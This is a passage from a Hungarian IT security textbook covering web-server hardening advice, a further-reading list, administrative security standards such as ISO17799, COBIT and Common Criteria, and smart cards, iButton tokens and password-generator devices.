Láthatjuk, még a legjobb tűzfal sem nyújt tökéletes védelmet, a kliensek sérülékenyek maradhatnak. Mit tehetünk hát? Lehetőleg a klienseket úgy kell kialakítani, hogy a böngésző esetleges kompromittálódása esetén ne tudjon a rendszer olyan részeihez jutni, amelyek bizalmas adatokhoz férnek, esetleg maguk is tárolnak. Erre használhatóak a korábbi fejezetben tárgyalt program szeparációs és hozzáférés vezérlési módszerek. Ha biztonsági szempontból indokolt, akkor a webet használó klienseket különítsük el, építsünk ki a részükre egy saját hálózati szegmenst, amely lehetőség szerint ne legyen semmilyen kapcsolatban olyan hálózatrészekkel, amelyeken bizalmas adatok is elérhetők. Ez kényelmetlen, de ez az egyetlen informatikai biztonsági szempontból teljes védelmet nyújtó megoldás.

4.10.16 A majdnem tökéletes szerver biztonság

Ismételjük el: még a legjobb tűzfal sem nyújt tökéletes védelmet, a szerverek is sérülékenyek maradhatnak. Mi tehát a biztonság végső forrása? Az alábbiakat minden körülmények között tartsuk be:

- Tervezzük meg a rendszert előre!
- Válasszunk jó alaprendszert, lelkiismeretesen tartsuk karban!
- Szeparáljuk a webszervert, lehetőleg független gép független futási környezetébe!
- Minden lehetséges tartalmat generáljunk le előre, és szolgáltassuk statikusan. Kényelmetlen, de hatékony, és biztonságos.
- A szkriptek bemenő adatait alaposan ellenőrizzük le (előellenőrzés). Ez rendkívül fontos.

Ha ezeket az alapszabályokat betartjuk, akkor már majdnem biztonságos lesz a webszerver, de tökéletes soha nem lesz az. Illetve akkor, ha kihúzzuk a hálózati csatlakozót. Csak akkor feltűnően csökken a rendszer rendelkezésre-állása – állapíthatjuk meg ironikusan. Ne is áltassuk magunkat! Készüljünk fel a legrosszabbra! Így nem ér meglepetés.

4.10.17 További információforrások, ajánlott irodalom

- Googledorks:
  `http://johnny.ihackstuff.com/index.php?module=prodreviews`
- Removing from Google: `http://hacks.oreilly.com/pub/h/220`
- Googling Up Passwords: `http://www.securityfocus.com/columnists/224`
- XSS támadásokról bővebben:
  `http://www.cgisecurity.com/articles/xss-faq.shtml`
  `http://www.inexonis.sk/eurohack/index.php?aid=222`
  `http://www.megasecurity.org/Info/XSS.pdf`
- DoS, DDoS támadásokról: `http://grc.com/dos/drdos.htm`

- Web Security Sourcebook, Aviel D. Rubin & Daniel Geer & Marcus J. Ranum, John Wiley and Sons Inc., 1997, ISBN: 0-471-18148-X
- TCP/IP Network Administration 3rd ed., Craig Hunt, O'Reilly & Associates, 2002., ISBN: 0-596-00297-1
- R. Stewart: Transmission Control Protocol security considerations, Internet draft[19]:
  `http://www.ietf.org/internet-drafts/draft-ietf-tcpm-tcpsecure-00.txt`
- Webmaster in a Nutshell, Stephen Spainhour & Valerie Quercia, O'Reilly & Associates, 1996., ISBN: 1-56592-229-8
- Practical UNIX and Internet Security, Simson Garfinkel & Gene Spafford, O'Reilly & Associates, 1996., ISBN 1-56592-148-8
- Firewalls and Internet Security 2nd ed., William Cheswick & Steven Bellovin & Aviel D. Rubin, Addison-Wesley, 2003., ISBN 0-201-63466-X
- Building Internet Firewalls 2nd ed., Elizabeth D. Zwicky & Simon Cooper & D. Brent Chapman, O'Reilly & Associates, 2000., ISBN: 1-56592-871-7

4.11 Adminisztráció

Létezik az a mondás, miszerint a „ráció” fosztóképzője az „adminiszt”, de bármennyire is azt érezzük, hogy az adminisztráció sok energiát visz el, a jó adminisztráció nagyon hasznos békeidőben is, de biztonsági esemény bekövetkeztekor különösen. Szakmai körben is létezik az adminisztratív biztonság fogalma.

Honnan ered és hogyan működik? Történet és fejlődés.

Az adminisztráció régebbi a számítástechnikánál, de az informatikai biztonság tekintetében az adminisztráció a naplózás megjelenésekor született újjá ezen a területen. Az életben lévő komplex rendszerek, mint a BS7799 [ISO17799], a COBIT [COBIT, COBIT_HU], a Common Criteria [ISO15408] vagy az ISO 9000-es sorozatba tartozó minőségbiztosítási szabványok mind más-más jelentőséggel bírnak, de az informatikai biztonságra mindnek van rendszerező, keretbefoglaló és az adminisztrációt érintő hatása.

A kiadott azonosítók, a rendszer beállításai és egyéb adminisztratív feladatok is fontosak, hogy a rendszer naprakészségét biztosítsák akár a működés, akár az ellenőrzés segítésére, de átvitt értelemben ezek az adatok is tekinthetők naplónak, amikor egy adott beállítás vagy tevékenység után kell utólag nyomozni.

Napjainkra az adminisztrációt a legalacsonyabb szinten (forráskódban, vagy konfigurációs állományban lévő megjegyzések az adott rendszer formátumában) és a legmagasabb szinten (biztonsági politikában lefektetett elvek) is segítik a megfelelő technikák. A forráskód szintjén az adminisztráció segíti a többi alkalmazott és az utód munkáját is (mit és miért tett úgy a kolléga vagy az elől a rendszerben?), míg magasabb szinten a rendszer kezelhetősége és átláthatósága egyszerűbb mind nyugalmi, mind biztonsági esemény időszakában (pl. katasztrófa esetén hogyan épül fel az értesítési lánc, ki mihez férhet hozzá stb.).

[19] 2004. április 19 – október 18 között áll fenn a draft állapot.

Az informatikai rendszerben bekövetkezett eseményeket adminisztráló (naplózó) eszközök és az ezekre épülő elemzések vagy észlelések (ld. 4.5 Behatolás-érzékelők fejezet) jelentősége megnőtt napjainkra. A hálózati események száma és összetettsége tette szükségessé, hogy a naplózás hatékonyságát növeljék, így segítve a biztonsági események kiszűrésének eredményességét.

Mi ellen véd? Kockázatcsökkenés módja.

A megfelelő adminisztráció segít a rendszer naprakészen tartásában, és vészhelyzet esetén a helyreállítás menedzselésében. Az első lépés egy használható minőségbiztosítási rendszer bevezetése. Sajnos sok helyen sok a rossz tapasztalat, de a megfelelően kialakított, bevezetett, fenntartott és oktatott dokumentációs rend az informatikai biztonságra is jó hatással van. Nem véletlen, hogy sok esetben még pályázatok kiírásánál is támogatják, ha egy biztonsági rendszert minőségbiztosítási rendszerrel együtt vezetnek be.

Lehet, hogy elsőre nem tökéletes a dokumentációs rend, de a fenntartás által, belső és külső auditok segítségével a rendszer folyamatosan igazodhat a mindennapi élethez, és ezáltal az új belépők is egy leírt rendszert ismerhetnek meg. Ezzel a régebbi dolgozók ideje sem arra megy az elején, hogy az új belépő minden kérdését és lépését igazgatják.

Megemlítendő, hogy a kilépő dolgozók esetén is segít a rendszer, hiszen a jó nyilvántartás leírja, hogy az adott dolgozónak milyen rendszerhez vannak fizikai és logikai hozzáférései, amelyeket meg kell szüntetni, vagy legalábbis a felmondási idő alatt korlátozni, mit kell át vagy leadnia.

Sok elrettentő példa van arra, hogy az intézményből régóta távozott alkalmazott még mindig be tudott jelentkezni a belső hálózatba, mert a jogosultságai nem szűntek meg.

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

Az elérhető megoldásokat több szempont szerint is csoportosíthatjuk aszerint, hogy pénzes vagy szabadon elérhető változatok. Jelen esetben a pénzes megoldás jelentheti azt, hogy az adott szabványért fizetni kell, és a bevezetés is sokba kerülhet, ha külső szakemberre vagy cégre bízzuk a feladatot. Mivel elsősorban az a fontos, hogy az adott rendszer mennyire elterjedt és elfogadott, ezért az ár kérdését megjegyezzük, de mégis elismertségük és elterjedtségük alapján mutatjuk be az egyes rendszereket.

4.11.1 British Standard, Information Security Management System (ISO17799)

Annak ellenére, hogy eredetileg az 1990-es évek közepén jelent meg, az 1999 évi májusi kiadás tette ismertté a brit területeken kívül nemzetközi szinten is. 2000 decembere óta BS EN ISO/IEN17799 az azonosítója, mivel ISO/IEN szabvánnyá lett az eredeti BS7799-1. A 2. rész (BS7799-2:2002) nem lett szabvány, és ez a rész foglalkozik a menedzsment számára követendő elvekkel. A szakemberek a 2. részt tartják gyakorlati szempontból hasznosabbnak.


A szabvány a biztonsági rendszert építőknek, üzemeltetőknek és auditálóknak ad egy vezérvonalat a szabályozási és módszertani megközelítésével, és kevésbé technikai szintű leírás. Éppen ezért időtálló, mert nem fut túl rajta az aktuális technikai összetételű informatika. Az ilyen anyagok az informatikai biztonsággal foglalkozóknak hosszú távú szemléletet ad, melyből levezethetők az aktuális technikákkal megvalósítható kockázatcsökkentések az aktuális fenyegetettségekkel szemben.

A szabvány 12 nagyobb fejezetből áll kezdve a szervezeti biztonságtól (pl. infrastruktúra, kapcsolatok) a személyi biztonságon keresztül (felelősségek kiosztása, oktatás) a rendszer fenntartásáig (pl. kriptográfiai kontroll, biztonság a fejlesztés során) és az egész megfelelőségi vizsgálatáig (jognak, biztonsági szabályzatnak, auditnak) bezárólag.

4.11.2 Control Objectives for Information and related Technology (COBIT)

Megalkotásakor az volt a cél, hogy az alkalmazandó keretrendszer a célterülettől szinte függetlenül általánosan használható legyen, és elfogadott szabványok készüljenek az információ technológia (IT) biztonságának és ellenőrzésének érdekében. Az összeállítás közös alapként és referenciaként szolgál az IT vezetők, felhasználók, auditorok részére. Küldetése: „Mértékadó, naprakész és nemzetközi érvényű, általánosan elfogadott informatikai kontroll irányelvek kutatása, kidolgozása, publikálása és támogatása, amelyeket napi munkájuk során tudnak használni az üzletemberek, ellenőrök és könyvvizsgálók."

A rendszer kézikönyveit magyarra is lefordították, és minden évben van magyar nyelvű tanfolyam és angol nyelvű vizsgalehetőség a rendszer tanai alapján elérni a CISA minősítést (Certified Information System Auditor). Hagyományai és szemléletmódja alapján a CISA vizsgával rendelkezőket sok helyen részesítik előnyben informatikai biztonsági munkakör betöltésénél, sőt egyes pályázatok esetén kikötés is lehet, hogy a pályázó cégnél dolgozzon ilyen vizsgával rendelkező munkatárs. A hazai szakemberek között százas nagyságrendben vannak CISA vizsgával rendelkezők.



Ábra 52. A COBIT felépítése

4.11.3 Common Criteria (ISO15408)


Az Egyesült Államokban, Kanadában és Európában érvényben lévő szabványok egységesítésére indult a „CC projekt" 1993 nyarán. Az első változat 1996 elején jelent meg, a bővített 2.0-ás verzió 1998 tavaszán, és 1999-ben ez utóbbiból lett az ISO15408-as szabvány. Apróbb változtatások után 1999 augusztusában előállt a ma is érvényben lévő CC 2.1-es verzió. Hamarosan új verzió váltja fel, mely az ígéretek szerint még jobban közelíti a hétköznapi igényeket, melynek alkalmazása is könnyebb lesz az informatikai rendszerekben.

Az adott biztonsági szintnek megfelelni akaró rendszerekkel szemben támaszt követelményeket, melyek teljesítése esetén azok a hét szint (EAL1-EAL7) egyikére alkalmasak lehetnek. A minősítési rendszer egységességének köszönhetően a besorolások a szakma számára egyértelműen meghatározzák a rendszer biztonsági szintjét és főbb tulajdonságait. Egy biztonsági szintnek való megfeleléshez egyértelmű előírásokat tartalmaz a szabvány, így a tanúsításra jelentkező cég termékéről már előzetesen eldöntheti, hogy az adott szintnek milyen módon felel meg. A tanúsítást végző szervezet a megfelelőséget ellenőrzi és tanúsítja.

Magyarország csatlakozva a „CC zónához" elfogadja a már megszerzett tanúsítványokat, és a közeljövő céljai közé tartozik, hogy tanúsítást végző cég vagy intézmény is legyen itthon.

A CC filozófiája az, hogy a biztonságot veszélyeztető fenyegetettségeket világosan meg kell fogalmazni, és az ezek ellen javasolt biztonsági intézkedések legyenek bizonyíthatóan elégségesek a kitűzött szándék megvalósításában, ami a sebezhetőségek, és ez által a kockázatok kezelése, ésszerű csökkentése.

A közel 640 oldalas három kötetes szabvány részletesen specifikálja az informatikai biztonság felépítését, működtetését és ellenőrzését. Ehhez az első kötetben egy összefoglaló ábrát is szolgáltat:



Ábra 53. Biztonsági koncepció és kapcsolatok, összefüggések (angolul)[20]

A szabványból levezetett vagy annak megfelelően összeállított védelmi profilok (Protection Profile, PP) közelebb hozzák a szabvány általánosságait az adott rendszer technikai részleteihez,

[20] Magyarul ld. a hasonló témájú ábrát: 22. oldal / Ábra 3. Kockázat-kezelési mátrix.

így külön profilok léteznek ma már egyes termékekre vagy termékcsoportokra, így például szerverekre éppúgy, mint intelligens kártyákra.

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

BS7799: `http://www.iso.ch/` vagy `http://www.bsi-global.com/`

hazai tanfolyam-, pályázati- és információ-forrás: `http://www.bs7799.hu/`

CC: `http://www.iso.ch/` vagy `http://csrc.nist.gov/cc/`

magyar ismertető és tematika:

`http://193.6.108.12/commoncriteria/index.html`

`http://www.itktb.hu/resource.aspx?ResourceID=Tematika`

COBIT: `http://www.ihm.hu/kutatasok/tanulmanyok/tanulmanyok_20030623_1.html` (magyar nyelvű)

angol nyelven a `http://www.isaca.com` címen lehet informálódni, ez a szervezet tartja kézben a COBIT-ot, a CISA vizsgáztatást és sok más szolgáltatást. A magyar tagozat honlapja a `http://www.isaca.hu` címen érhető el.

4.11.4 Egyebek

A hazai ajánlások és módszertanok közül a teljesség igénye nélkül kiemelünk párat. Ezek között van olyan, ami már nagyon régi, de még mindig sokan hivatkoznak rá, és van olyan, ami egy céghez köthető, de ez a cég széles körben ismert és elismert a hazai informatikai biztonság területén.

ITB ajánlások (Informatikai Tárcaközi Bizottság)

Az ITB ajánlásai közül a 8-as, 12-es, és 16-os foglalkozik az informatikai biztonság témájával. A `http://www.itb.hu/ajanlasok/` címen megtalálhatók az ajánlások, melyek közül a fentiek a következő területekről szólnak:

- A8 - Informatikai biztonsági módszertani kézikönyv
- A12 - Informatikai rendszerek biztonsági követelményei
- A16 - Common Criteria (ld. 4.11.3), az informatikai termékek és rendszerek biztonsági értékelésének módszertana

Ezek az ajánlások a hazai szakmai közösség által sokat hivatkozott dokumentumok, melyek a külföldi példákat figyelembe vagy alapul véve készültek. Teljes átdolgozásuk és korszerűsítésük történetéről a Kürt Rt. munkatársától idézünk.

Az első anyag (kb. 2x200 oldal) 2002. áprilisában került átadásra a MeH Informatikai Kormánybiztossága számára. A második verzió[21] 2004. januárjában készült el, ez egy 450 oldalas anyag. Némileg részletesebb és aktualizált, mint a korábbi anyag, bár vannak új részek

[21] Az időközben történt kormányváltás után az átvevő az anyag átdolgozását kérte.

benne, illetve olyanok is, amelyek ebből az anyagból már kimaradtak. Ennek az anyagnak a legnagyobb újdonsága az, hogy már gyakorlati példákat/magyarázatokat is tartalmaz az érintett informatikai biztonsági területekhez kapcsolódóan. Az ajánlásban tárgyalt elméleti információk és tudásanyag egyszerűbb érthetősége, kezelhetősége és gyakorlati alkalmazhatósága céljából minden olyan témakör végén bemutatunk három gyakorlati példát (adatközpont, hálózat, webszerver), amelyek megvalósításán egy intézménynek végig kell haladni, ha a megfelelő biztonságot, rendelkezésre állást, bizalmasságot és hitelességet nyújtó egységes informatikai ill. információbiztonsági rendszer megteremtését tűzték ki célul.

Munkánk végeredménye egy olyan - átfogó és egységes - informatikai biztonsági ajánlás, amely alkalmas az Informatikai Tárcaközi Bizottság (ITB) biztonsággal kapcsolatos (8., 12., 16.) ajánlásainak a technológiai konverziót és a nemzetközi együttműködés fejlődését és változását figyelembe vevő egységes szerkezetű korszerűsítésére.

Az ajánlás elkészítésével a Miniszterelnöki Hivatal Elektronikus Kormányzati Központja ezt a hiányt igyekezett pótolni, és a nemzetközi informatikai ajánlások Magyarországon is alkalmazható előírásainak és az Informatikai Tárcaközi Bizottság ajánlásainak jelenleg is aktuális részeinek felhasználásával egy olyan informatikai biztonsági ajánlást kialakítani, amely megfelelően tükrözi napjaink informatikai viszonyait és fenyegetettségeit. Ilyen módon ez az új ajánlás mind felépítésében, mind koncepciójában és tartalmában független az Informatikai Tárcaközi Bizottság korábbi ajánlásaitól, bár a megfelelő területeken figyelembe veszi, és esetenként fel is használja az azokban foglaltakat.

A hivatal illetékese szerint az anyag várhatóan 2004 III. negyedévében kerül nyilvánosság elé.

IBiT (Informatikai Biztonsági Technológia)

Idézzük a cég honlapjáról (`http://www.kurt.hu/szolgalt/ibit1.htm`): „Az IBiT® teljeskörű, kockázatelemzést tartalmazó, integrált megoldáscsomag, amely a vállalat teljes informatikai tevékenységét átfogja, szabályozza, előtérbe helyezve az adatvédelmi és adatbiztonsági szempontokat. A Kürt Computer Rendszerház Rt. által kifejlesztett szabályzat-rendszer kidolgozásánál figyelembe vettük a British Standards BS 7799 szabványait, az ISACA (Information Systems Audit and Control Association - Nemzetközi Informatikai Auditorok Egyesülete) által kidolgozott COBIT (Control Objectives for Information and Related Technology) ajánlást, egy olyan IT szabályozási szabvány és cél gyűjteményt, amely az IT területén általánosan alkalmazható és elfogadott. Ezen felül alkalmaztuk a Common Criteria irányelveit és az Informatikai Tárcaközi Bizottság ajánlásait."

HIF dokumentumok

A Hírközlési Felügyelet (2004-től Nemzeti Hírközlési Hatóság) MeHVM anyagai, melyek a Miniszterelnöki Hivatalt vezető miniszter ajánlásai, jogszabály-gyűjteménye, irányelvei megtalálhatók a `http://www.hif.hu/` címen a Tájékoztatás / Jogszabályok menüpont alatt.


A digitális aláírásról szóló törvény és a hozzá kapcsolódó rendeletek és irányelvek folyamatosan szaporodnak, és egy részük jelen időpontban kidolgozás vagy éppen átdolgozás alatt áll (`http://www.hif.hu/menu4/m4_6/eat-rendeletek/eat_jogszab.htm`).

4.12 Tokenek, intelligens kártyák, jelszó-generátorok

Az eszköz-alapú azonosításnál (ld. 4.3.1) már volt szó róla, hogy ezek az eszközök a „mid van?" azonosításnál használatosak. Manapság ennél összetettebb példányok is alkalmazásra kerülnek, és a mindennapi életünkben is sok alkalmazási példát találunk. Az informatikai biztonság életciklus-alapú modelljében nemcsak önállóan, de több más elemmel összedolgozva is megvan a helyük ezeknek az eszközöknek.

Honnan ered és hogyan működik? Történet és fejlődés.

Az egyszerűbb kártyák eredete a bankkártyák megjelenésére vezethető vissza, de az informatikai biztonság területén az intelligens kártyák (smart card, integrált áramkörös mikroprocesszorral ellátott memóriakártya) megjelenése jelentette az első nagyobb lépést a széleskörű lehetőségek elterjedésére. Hosszú ideig az ISO7816-os szabványban és alpontjaiban rögzített tulajdonságok jelentették az intelligens kártya meghatározásának paramétereit. Mára a szabvány mellé más szabványok is felsorakoztak (pl. GSM SIM kártya szabványai), és ezt a szabványt nagymértékű átdolgozásra ítélte az eltelt idő alatt bekövetkező informatikai fejlődés.



Ábra 54. Intelligens kártya és SIM kártya méretei

Az első ötlet tulajdonát több nemzet vitatja, de a német és japán példák ellenére a francia Roland Moreno ötlete került szabadalmi bejegyzésre 1974-ben. Honfitársa Michel Ugon 1978-ban mutatja be a bankoknak a plasztikba épített intelligens kártyát (később Becsületrendet kap). Ezek után az egyszerű memóriakártyák telefonkártyaként terjednek el, majd a mobilkommunikációban (GSM rendszerben) alkalmazzák az eszközt, de itt már eltérnek az ISO7816-ban rögzített fizikai méretet leíró paraméterektől.

Nem részletezzük az intelligens kártyák belső felépítését és működését, de hálózatbiztonsági szempontból annyiban fontosak ezek az eszközök, hogy a hálózati jelszavakat tárolva a hozzáférést biztosíthatják. Ez lehet lokális, vagy távoli hozzáférés is. Lokális, amikor a kártya felé kell azonosítanunk magunkat, és ennek sikere után a kártyában tárolt adatokkal történik a hálózati azonosítás (pl. nem kell a teljes tanúsítványt tudnunk, a kártya továbbítja azt). Távoli az elérés, amikor a kártya és a szerver között zajlik le a kommunikáció, és a megfelelő kulcsok továbbítása (pl. SSH kapcsolat is felépíthető úgy, hogy a kulcs a kártyán van, és a kommunikáció is a kártyán keresztül valósul meg, tehát a kulcsok nem hagyják el a biztonságosnak tekintett eszközök memóriáját).

Itt érdemes annyi technikai megjegyzést tenni, hogy a kártya és a külvilág master/slave viszonyban van egymással, tehát a kívülről érkező kéréseket válaszolja meg a kártya, ha az azonosítás és a jogosultságok ezt lehetővé teszik a kérést kiadó számára. A kártya saját operációs rendszerrel és memóriákkal (RAM, ROM, EEPROM, NVRAM) rendelkezhet, így tulajdonképpen egy kis számítógépnek tekinthető. Biztonságát tekintve az észlelt jogosulatlan hozzáférési próbálkozások ellen úgy védekezik, hogy blokkolja magát, amit egy feloldó kóddal

lehet visszaállítani, de a belső memóriatartalom megsemmisítését is elvégezheti a belső rendszere által.

Formáját tekintve a kommunikációs protokoll maradt meg leginkább szabványosnak, míg külalakját tekintve a kártyaformától is eltérhet. Az egyik ilyen példa a Jáva Gyűrű, ami a Dallas Semiconductor terméke, és az iButton technológiára épül. Megjelenésekor nagy vihart kavart újdonsága és egyszerűsége miatt: `http://java.sun.com/features/1998/03/rings.html`. Az olvasó közepén látható az egység érintkezési felülete, és ezen az egy vonalon kapja a működéshez szükséges áramot és a kommunikációs adatcsere is ezen a kapcsolaton keresztül valósul meg (1-Wire logika). Ez azt jelenti, hogy bekapcsoláskor ezen keresztül éleszti fel a számítógép az eszközt, tehát technikai szempontból úgy éled fel a rendszer, hogy „sok egyest kap”.

Ábra 55. Java Gyűrű alapú iButton és a hozzávaló dupla olvasóegység

Az eszköz egy gombra hasonlít, és ez a „nagy gombelem” beépíthető különböző foglalatokba, így gyűrűbe is. A Java Card szabvány alapján lehet programozni, és létezik más rendszerű megoldás is, nemcsak Jáva alapú. A végponti azonosítást (Windows és Linux vagy éppen Solaris rendszerekre egyaránt) és a hálózati kommunikációt (digitális aláíráshoz, kódoláshoz használt kulcsok tárolása) segítő eszközként használható a hozzá való speciális olvasóval. Beszerzési ára sok esetben a hasonló feladatokat ellátó intelligens kártya-rendszer árához képest olcsóbb, és masszívabb a fizikai felépítése. Magyarországon is több példa van ezeknek a gombelemeknek az alkalmazására, és egyetemi szakdolgozatok is készültek konkrét megvalósításokra (beléptető rendszer, elektronikus pénztárca, diákigazolvány stb.).

A termékcsaládról bővebb információ nyerhető a gyártó és a termék honlapján keresztül: `http://www.dalsemi.com` és `http://www.ibutton.com`.


Az egyéb tokenek (azonosításra alkalmas eszközök) széles skálája érhető el, így a fényképes igazolványoktól a vonalkódos belépőkig több eszközt is említhetünk, de informatikai és hálózatvédelmi szempontból a jelszógenerátor eszközökről ejtünk még bővebben szót.

Mi ellen véd? Kockázatcsökkenés módja.

A jelszavak bonyolultságuk növelésével egyre nehezebben jegyezhetők meg, és akik kialakították a megfelelő algoritmikus jelszógenerálás szabályait [Jelszavak], azok is sok gondtól szabadulhatnak meg egy olyan eszköz alkalmazásával, mely biztonságosan tárolja jelszavaikat. Egy központosított tárolás esetén csak egyvalamit kell védeni (ld. kulcscsomó), de az is igaz, hogy elvesztése vagy kompromittálódása esetén a teljes rendszer odavész. Egy ilyen központosított jelszótároló megoldás a már említett Password Safe is (ld. 4.3.1), de egy kártya könnyebben hordozható, legalábbis annak volt tekinthető napjainkig.

Az USB-tokenek korában a nyakban lógó egyre nagyobb „memóriatollak” már nemcsak jelszavakat képesek tárolni, hanem fájlokat is. A célhoz kell megválasztani az eszközt, mert egyik esetben többet ér egy fizikai manipulációnak is ellenálló kisebb memóriájú intelligens

kártya, mint az adatokat kódolatlanul tároló nagyobb USB memória. Megemlíthető még, hogy az USB portra csatlakoztatható intelligens kártyaolvasók is megjelentek, így a kábeles olvasók fokozatosan vissza fognak szorulni a piacon.



Ábra 56. Soros vagy párhuzamos és USB portra köthető kártyaolvasók

Az intelligens kártyák elleni támadások és az ezekkel foglalkozó publikációk száma nagyobb, mint az USB eszközöké, de ez utóbbiak fiatalabb korára, mintsem nagyobb biztonságára fogható. Fontos tanács, hogy egyik eszköz esetén se írjuk fel alkoholos filctollal az eszköz hozzáférési jelszavát vagy PIN kódját magára az eszközre.

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

Az egyszerhasználatos jelszavakat generáló eszközök logikai felépítésükön kívül fizikai felépítésük alapján is osztályozhatóak. Ezek szerint lehetnek önállóak vagy kártyával működők, folyamatosan vagy csak gombnyomásra működők attól függően, hogy a generálás algoritmusa milyen módon állítja elő a jelszó jelsorozatot.

